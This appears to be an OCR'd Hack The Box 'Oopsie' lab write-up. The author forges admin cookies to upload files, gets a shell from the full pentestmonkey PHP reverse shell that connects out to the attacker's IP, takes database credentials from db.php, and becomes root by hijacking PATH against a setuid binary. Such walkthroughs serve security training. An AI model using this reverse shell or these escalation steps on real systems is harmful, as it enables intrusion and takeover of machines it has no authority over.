
```
<?php phpinfo(); ?>
```

Once the file is created lets upload it there and see what happens.



```
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=---------------------------290532801033297374103828637761
Content-Length: 365
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1

-----------------------------290532801033297374103828637761
Content-Disposition: form-data; name="name"


-----------------------------290532801033297374103828637761
Content-Disposition: form-data; name="fileToUpload"; filename="test.php"
Content-Type: application/x-php

<?php phpinfo(); ?>

-----------------------------290532801033297374103828637761--
```

Yes! I got the command injection from the phpinfo(); Next step is to upload the reverse shell script to get the reverse shell.




# Gaining Shell

Since we have access to command injection, Lets upload php reverse shell from Seclists and see what we get.

I have saved the file as `pshell.php`. Lets upload and see what will happen.

## PHP Reverse Shell

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full
```

```
responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you,
then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
```


```
and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.231';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
```

```
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
```

```
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us
they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
```


```
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Changed the reverse shell ip and changed the file name to pshell.php. Lets upload the file and see what happens.





```
Raw | Params | Headers | Hex
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=---------------------------318109545731802795051376413
Content-Length: 5841
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1

-----------------------------318109545731802795051376413992
Content-Disposition: form-data; name="name"


-----------------------------318109545731802795051376413992
Content-Disposition: form-data; name="fileToUpload"; filename="pshell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

While sending the file i have once again changed the admin id so that it can be uploaded without any issues.




Awesome our script is uploaded. Now start the nc listener and navigate to the folder.




While access the uploads i have changed the super admin id once again.

Awesome we got the revershell as `www-data`

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/oopsie$ nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.10.28 51132
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
 13:37:53 up  6:19,  0 users,  load average: 0.09, 0.07, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
$ cat user.txt
f2c7[redacted]981
$
```

# Priv Escalation

We got the shell now.

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
```

Now lets try to check the ways for the priv escalation.

First thing which i always check is the `history` then permissions of `/etc/passwd`, `id` etc and also check for the potential sql password from `/var/www/html`.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

I found interesting folders here in `/var/www/html/cdn-cgi/login`

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php |less
WARNING: terminal is not fully functional
<?phpress RETURN)
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
(END)
```

I found a password in a db file which we can use to login to the robert account **robert:M3g4C0rpUs3r!**

Lets login to robert and check the access.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
Password:
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Yes!. I am able to login to the robert account. As an initial enumeration i wanted to check `history` then permissions of `/etc/passwd` and also check for the potential sql password from `/var/www/html`. Important thing to check is `sudo -l` to check the user permissions.

But i found the strange group in ID output. This member is a part of group called `bugtracker`. Lets try to find the files with the bugtracker group.

```
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$
```

I see one binary file for this bugtracker. Lets try to find out what it does.

I ran the binary and found that its checking for the Bug id somewhere.

```
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.
```

```
What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING
from menu does not stay enabled between connects.

robert@oopsie:~$
```

Ltrace was installed on the machine which i ran the binary with ltrace to understand it.

```
obert@oopsie:~$ ltrace bugtracker
printf("%s", "\n-----------------\n: EV Bug Tra"...
-----------------
: EV Bug Tracker :
-----------------

)                                          = 59
printf("Provide Bug ID: ")
= 16
__isoc99_scanf(0x55bb464c9b74, 0x7ffdd7b88080, 0, 0Provide Bug ID: 1
)                                           = 1
printf("%s", "---------------\n\n"---------------

)                                                          = 17
geteuid()
= 1000
setuid(1000)
= 0
strlen("cat /root/reports/")
= 18
strlen("1")
= 1
malloc(20)
= 0x55bb46adba80
strcpy(0x55bb46adba80, "cat /root/reports/")
= 0x55bb46adba80
strcat("cat /root/reports/", "1")
= "cat /root/reports/1"
system("cat /root/reports/1"cat: /root/reports/1: Permission denied
```

```
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
putchar(10, 0x7ffdd7b87f30, 0, 0
)                                                          = 10
+++ exited (status 0) +++
robert@oopsie:~$
```

Interesting thing here is it uses cat command to pull the report from `/root/reports` directory.

I can change the cat command env to reverse shell, with that i can get the root access.

Lets try that!.

**This is new learning for me so i am going to copy the command from hack the box writeup itself**

```
export PATH=/tmp:$PATH
cd /tmp/
echo '/bin/sh' > cat
chmod +x cat
```

Here i am adding the PATH variable to include /tmp as well

i am changing cd /tmp folder and creating a file with `/bin/bash` and naming it as cat.

```
robert@oopsie:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/

robert@oopsie:/tmp$ which cat
/bin/cat
robert@oopsie:/tmp$
```

After exporting the PATH we see that the `/tmp` came as first and it will take the preference now. I am just making cat file as executable from `/tmp`

```
robert@oopsie:/tmp$ ls -la | grep cat
-rwxrwxrwx  1 robert robert    8 Apr  4 14:56 cat
robert@oopsie:/tmp$
```

As per the pic i made cat as a executable file.

Now lets run the bugtracker again and that binary will run the cat command to pull the reports but since we have changed the path variable our `/tmp/cat` will be executed first to get the shell for us.

```
robert@oopsie:/tmp$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
---------------

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```

Yes!. As i expected we got the root shell back. Lets take the root.txt and finish this box.

I went to the folder and cat the root.txt but it returned me back to the shell again. ha ha ha! i forgot that i changed the variable of cat.

```
root@oopsie:/root#
root@oopsie:/root# ls
reports  root.txt
root@oopsie:/root# cat root.txt
#
```

Lets use more or less to cat the root.txt file.

```
root@oopsie:/root#
root@oopsie:/root# more root.txt
af1[redacted]acf
```